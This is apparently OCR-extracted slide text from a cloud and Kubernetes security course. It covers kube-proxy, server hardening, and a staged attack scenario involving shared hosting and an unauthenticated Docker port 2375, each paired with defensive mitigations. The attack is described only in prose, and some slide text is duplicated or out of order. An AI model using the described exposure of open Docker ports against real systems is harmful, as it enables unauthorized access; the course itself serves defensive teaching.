
02 Activate firewalls to block unauthorized access and secure systems

03 Cloud providers offer diverse security tools for protecting data

04 Shared responsibility model divides security tasks between users and providers



Kube-proxy is a network proxy that runs on each node in your Kubernetes cluster, maintaining network rules. It ensures that your nodes can communicate with internal and external resources as required and allowed. Securing kube-proxy is essential to protect your Kubernetes environment from vulnerabilities and potential attacks. In this lesson, we'll cover important security measures to safeguard kube-proxy.



In our last lesson, we explored various aspects of cloud provider security, focusing on the protections and responsibilities managed by cloud service providers.


In this lesson, we shift our focus to infrastructure security that involves safeguarding the systems and technologies that underpin cloud services. Infrastructure security encompasses everything from network configurations and server hardening to preventing unauthorized access and data breaches.
Server hardening refers to a series of steps taken to enhance the security of the server infrastructure by reducing

vulnerabilities in its setup.

Illustrating Infrastructure Security at each stage

KodeKloud


In this lesson we will use our previous attack scenario to illustrate how specific infrastructure security measures can mitigate vulnerabilities at each stage of the attack.
Trying to use the attack scenario and explain infra. security practices highlighting the vulnerabilities faced in each phase of the attack.




Stage 1

The Attacker begins with the discovery that vote.com and result.com share the same IP address, indicating they are hosted on the same physical or virtual server. This lack of network segmentation presents a primary risk, as compromising one application could potentially expose all applications on the same server.


Illustrating Infrastructure Security at each stage



To counter this, isolating critical applications on separate networks or servers would have been a more secure approach. Additionally, removing the public IP address of the Kubernetes API server or implementing stringent access controls like VPN access could have significantly reduced the risk of unauthorized discovery and access in these types of environments.



To counter this, isolating critical applications on separate networks or servers would have been a more secure approach. Additionally, removing the public IP address of the Kubernetes API server or implementing stringent access controls like VPN access could have significantly reduced the risk of unauthorized discovery and access in these types of environments.




Stage 2

The attacker capitalizes on an open and unauthenticated Docker port (2375), allowing them to manage Docker containers remotely. This stage highlights the critical need for proper network security controls, such as firewall rules that restrict access to Docker ports to only trusted and authenticated entities.

Illustrating Infrastructure Security at each stage


Managed Kubernetes Service in the cloud

Illustrating Infrastructure Security at each stage




Worker Nodes as Virtual Machines

Illustrating Infrastructure Security at each stage




Apply Network Policies to VMs

Illustrating Infrastructure Security at each stage



Isolate and protect the underlying infrastructure

Illustrating Infrastructure Security at each stage



Prevent unauthorized access


Illustrating Infrastructure Security at each stage

